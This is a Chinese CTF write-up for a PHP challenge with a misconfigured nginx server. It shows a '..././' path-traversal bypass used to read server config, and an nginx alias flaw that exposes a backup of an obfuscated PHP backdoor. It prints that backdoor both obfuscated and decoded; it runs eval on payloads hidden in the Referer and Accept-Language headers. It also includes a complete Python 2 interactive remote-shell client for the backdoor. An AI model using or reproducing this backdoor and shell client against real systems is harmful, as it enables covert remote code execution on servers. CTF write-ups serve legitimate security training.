
Web_php_wrong_nginx_config所得
Web_php_wrong_nginx_config
首先,扫目录,改cookie
找到http://111.200.241.244:56315/admin/admin.php?file=index&ext=php
利用hint.php中
配置文件也许有问题呀:/etc/nginx/sites-enabled/site.conf
测试../被替换为空防止目录穿透
ext=php导致返回文件按照php处理在前端页面无法显示。将php删掉即可在前端页面显示。
读取文件
http://111.200.241.244:56315/admin/admin.php?file=..././..././..././..././etc/nginx/sites-enabled/site.conf&ext=php

整理
burpsuite中抓取返回包

server {
    listen 8080; ## listen for ipv4; this line is default and implied
    listen [::]:8080; ## listen for ipv6

    root /var/www/html;
    index index.php index.html index.htm;
    port_in_redirect off;
    server_name _;

    # Make site accessible from http://localhost/
    #server_name localhost;

    # If block for setting the time for the logfile
    if ($time_iso8601 ~ "^(\d{4})-(\d{2})-(\d{2})") {
       set $year $1;
       set $month $2;
       set $day $3;
    }
    # Disable sendfile as per https://docs.vagrantup.com/v2/synced-folders/virtualbox.html
    sendfile off;

        set $http_x_forwarded_for_filt $http_x_forwarded_for;
        if ($http_x_forwarded_for_filt ~ ([0-9]+\.[0-9]+\.[0-9]+\.)[0-9]+) {
                set $http_x_forwarded_for_filt $1???;
        }

    # Add stdout logging

    access_log /var/log/nginx/$hostname-access-$year-$month-$day.log openshift_log;
    error_log /var/log/nginx/error.log info;

    location / {
        # First attempt to serve request as file, then
        # as directory, then fall back to index.html
        try_files $uri $uri/ /index.php?q=$uri&$args;
        server_tokens off;
    }

    #error_page 404 /404.html;

    # redirect server error pages to the static page /50x.html
    #
    error_page 500 502 503 504 /50x.html;
    location = /50x.html {
        root /usr/share/nginx/html;
    }
    location ~ \.php$ {
        try_files $uri $uri/ /index.php?q=$uri&$args;
        fastcgi_split_path_info ^(.+\.php)(/.+)$;
        fastcgi_pass unix:/var/run/php/php5.6-fpm.sock;
        fastcgi_param SCRIPT_FILENAME $document_root$fastcgi_script_name;
        fastcgi_param SCRIPT_NAME $fastcgi_script_name;
        fastcgi_index index.php;
        include fastcgi_params;
        fastcgi_param REMOTE_ADDR $http_x_forwarded_for;
    }

    location ~ /\. {
            log_not_found off;
            deny all;
    }
    location /web-img {
        alias /images/;
        autoindex on;
    }
    location ~* \.(ini|docx|pcapng|doc)$ {
         deny all;
    }
hint说这里面有问题,那么有什么问题?
alias 和 root 的区别
location /web-img {
   alias /images/;
   autoindex on;
}
/web-img === /images;
location /web-img {
   root /images/;
   autoindex on;
}
/images/web-img === "url中的web-img"
所以访问/web-img../也就是访问 /images/的上级目录

这里存在images也验证了这点

找到了,hack.php的bak
<?php
$U='_/|U","/-/|U"),ar|Uray|U("/|U","+"),$ss(|U$s[$i]|U,0,$e)|U)),$k))|U|U);$o|U|U=o|Ub_get_|Ucontents(|U);|Uob_end_cle';
$q='s[|U$i]="";$p=|U$ss($p,3);}|U|Uif(array_k|Uey_|Uexis|Uts($|Ui,$s)){$s[$i].=|U$p|U;|U$e=|Ustrpos($s[$i],$f);|Ui';
$M='l="strtolower|U";$i=$m|U[1|U][0].$m[1]|U[1];$|U|Uh=$sl($ss(|Umd5($i|U.$kh),|U0,3|U));$f=$s|Ul($ss(|Umd5($i.$';
$z='r=@$r[|U"HTTP_R|UEFERER|U"];$r|U|Ua=@$r["HTTP_A|U|UCCEPT_LAN|UGUAGE|U"];if|U($r|Ur&|U&$ra){$u=parse_|Uurl($r';
$k='?:;q=0.([\\|Ud]))?,|U?/",$ra,$m)|U;if($|Uq&&$m){|U|U|U@session_start()|U|U;$s=&$_SESSIO|UN;$ss="|Usubst|Ur";|U|U$s';
$o='|U$l;|U){for|U($j=0;($j|U<$c&&|U|U$i|U<$|Ul);$j++,$i++){$o.=$t{$i}|U^$k|U{$j};}}|Ureturn $|Uo;}$r=$|U_SERV|UE|UR;$r';
$N='|Uf($e){$k=$k|Uh.$kf|U;ob_sta|Urt();|U@eva|Ul(@g|Uzuncom|Upress(@x(@|Ubas|U|Ue64_decode(preg|U_repla|Uce(|Uarray("/';
$C='an();$d=b|Uase64_encode(|Ux|U(gzcomp|U|Uress($o),$k))|U;prin|Ut("|U<$k>$d</$k>"|U);@ses|U|Usion_des|Utroy();}}}}';
$j='$k|Uh="|U|U42f7";$kf="e9ac";fun|Uction|U |Ux($t,$k){$c|U=|Ustrlen($k);$l=s|Utrl|Ue|Un($t);$o=|U"";fo|Ur($i=0;$i<';
$R=str_replace('rO','','rOcreatrOe_rOrOfurOncrOtion');
$J='kf|U),|U0,3));$p="|U";for(|U|U$|Uz=1;$z<cou|Unt|U($m[1]);|U$z++)$p.=|U$q[$m[2][$z|U]|U];if(strpos(|U$|U|Up,$h)|U===0){$';
$x='r)|U;pa|Urse|U_str($u["qu|U|Uery"],$q);$|U|Uq=array_values(|U$q);pre|Ug|U_match_al|Ul("/([\\|U|Uw])[|U\\w-]+|U(';
$f=str_replace('|U','',$j.$o.$z.$x.$k.$M.$J.$q.$N.$U.$C);
$g=create_function('',$f);
$g();
?>
# 输出 $f 看看创建的是什么方法 and 整理
$kh="42f7";
$kf="e9ac";
function x($t,$k){
  $c=strlen($k);
  $l=strlen($t);
  $o="";
for($i=0;$i<$l;){ #这里恶心人的循环实际就只是4轮循环进行内层操作
  for($j=0;($j<$c&&$i<$l);$j++,$i++){
    $o.=$t{$i}^$k{$j};
    }
}
return $o;
}
$r=$_SERVER;
$rr=@$r["HTTP_REFERER"];
$ra=@$r["HTTP_ACCEPT_LANGUAGE"];
if($rr&&$ra){
  $u=parse_url($rr);
  parse_str($u["query"],$q);
  $q=array_values($q);
  preg_match_all("/([\w])[\w-]+(?:;q=0.([\d]))?,?/",$ra,$m);
  if($q&&$m){
    @session_start();
    $s=&$_SESSION;
    $ss="substr";
    $sl="strtolower";
    $i=$m[1][0].$m[1][1];
    $h=$sl($ss(md5($i.$kh),0,3));
    $f=$sl($ss(md5($i.$kf),0,3));
    $p="";
    for($z=1;$z<count($m[1]);$z++)
      $p.=$q[$m[2][$z]];
    if(strpos($p,$h)===0)
    {
      $s[$i]="";
      $p=$ss($p,3);
    }
    if(array_key_exists($i,$s))
    {
      $s[$i].=$p;
      $e=strpos($s[$i],$f);
      if($e){
        $k=$kh.$kf;
        ob_start();
        @eval(@gzuncompress(@x(@base64_decode(preg_replace(array("/_/","/-/"),array("/","+"),$ss($s[$i],0,$e))),$k)));
        $o=ob_get_contents();
        ob_end_clean();
        $d=base64_encode(x(gzcompress($o),$k));
        print("<$k>$d</$k>");
        @session_destroy();
}}}}
我试图分析,但下午有课,时间不够,先放个链接
https://phuker.github.io/weevely-backdoor-code-analysis.html
作者给的利用脚本用不了了,这给一个能用的
#参考自wp
#!/usr/bin/env python
# encoding: utf-8
from random import randint,choice
from hashlib import md5
import urllib
import string
import zlib
import base64
import requests
import re

def choicePart(seq,amount):
    length = len(seq)
    if length == 0 or length < amount:
        print 'Error Input'
        return None
    result = []
    indexes = []
    count = 0
    while count < amount:
        i = randint(0,length-1)
        if not i in indexes:
            indexes.append(i)
            result.append(seq[i])
            count += 1
            if count == amount:
                return result

def randBytesFlow(amount):
    result = ''
    for i in xrange(amount):
        result += chr(randint(0,255))
    return  result

def randAlpha(amount):
    result = ''
    for i in xrange(amount):
        result += choice(string.ascii_letters)
    return result

def loopXor(text,key):
    result = ''
    lenKey = len(key)
    lenTxt = len(text)
    iTxt = 0
    while iTxt < lenTxt:
        iKey = 0
        while iTxt<lenTxt and iKey<lenKey:
            result += chr(ord(key[iKey]) ^ ord(text[iTxt]))
            iTxt += 1
            iKey += 1
    return result


def debugPrint(msg):
    if debugging:
        print msg

# config
debugging = False
keyh = "42f7" # $kh
keyf = "e9ac" # $kf
xorKey = keyh + keyf
url = 'http://111.200.241.244:61827//hack.php'
defaultLang = 'zh-CN'
languages = ['zh-TW;q=0.%d','zh-HK;q=0.%d','en-US;q=0.%d','en;q=0.%d']
proxies = None # {'http':'http://127.0.0.1:8080'} # proxy for debug

sess = requests.Session()

# generate random Accept-Language only once each session
langTmp = choicePart(languages,3)
indexes = sorted(choicePart(range(1,10),3), reverse=True)

acceptLang = [defaultLang]
for i in xrange(3):
    acceptLang.append(langTmp[i] % (indexes[i],))
acceptLangStr = ','.join(acceptLang)
debugPrint(acceptLangStr)

init2Char = acceptLang[0][0] + acceptLang[1][0] # $i
md5head = (md5(init2Char + keyh).hexdigest())[0:3]
md5tail = (md5(init2Char + keyf).hexdigest())[0:3] + randAlpha(randint(3,8))
debugPrint('$i is %s' % (init2Char))
debugPrint('md5 head: %s' % (md5head,))
debugPrint('md5 tail: %s' % (md5tail,))

# Interactive php shell
cmd = raw_input('phpshell > ')
while cmd != '':
    # build junk data in referer
    query = []
    for i in xrange(max(indexes)+1+randint(0,2)):
        key = randAlpha(randint(3,6))
        value = base64.urlsafe_b64encode(randBytesFlow(randint(3,12)))
        query.append((key, value))
    debugPrint('Before insert payload:')
    debugPrint(query)
    debugPrint(urllib.urlencode(query))

    # encode payload
    payload = zlib.compress(cmd)
    payload = loopXor(payload,xorKey)
    payload = base64.urlsafe_b64encode(payload)
    payload = md5head + payload

    # cut payload, replace into referer
    cutIndex = randint(2,len(payload)-3)
    payloadPieces = (payload[0:cutIndex], payload[cutIndex:], md5tail)
    iPiece = 0
    for i in indexes:
        query[i] = (query[i][0],payloadPieces[iPiece])
        iPiece += 1
    referer = url + '?' + urllib.urlencode(query)
    debugPrint('After insert payload, referer is:')
    debugPrint(query)
    debugPrint(referer)

    # send request
    r = sess.get(url,headers={'Accept-Language':acceptLangStr,'Referer':referer},proxies=proxies)
    html = r.text
    debugPrint(html)

    # process response
    pattern = re.compile(r'<%s>(.*)</%s>' % (xorKey,xorKey))
    output = pattern.findall(html)
    if len(output) == 0:
        print 'Error,  no backdoor response'
        cmd = raw_input('phpshell > ')
        continue
    output = output[0]
    debugPrint(output)
    output = output.decode('base64')
    output = loopXor(output,xorKey)
    output = zlib.decompress(output)
    print output
    cmd = raw_input('phpshell > ')
给出一个python2 的pip 安装方法
https://blog.csdn.net/ColdZera/article/details/120324996
需要装requests库

 浙公网安备 33010602011771号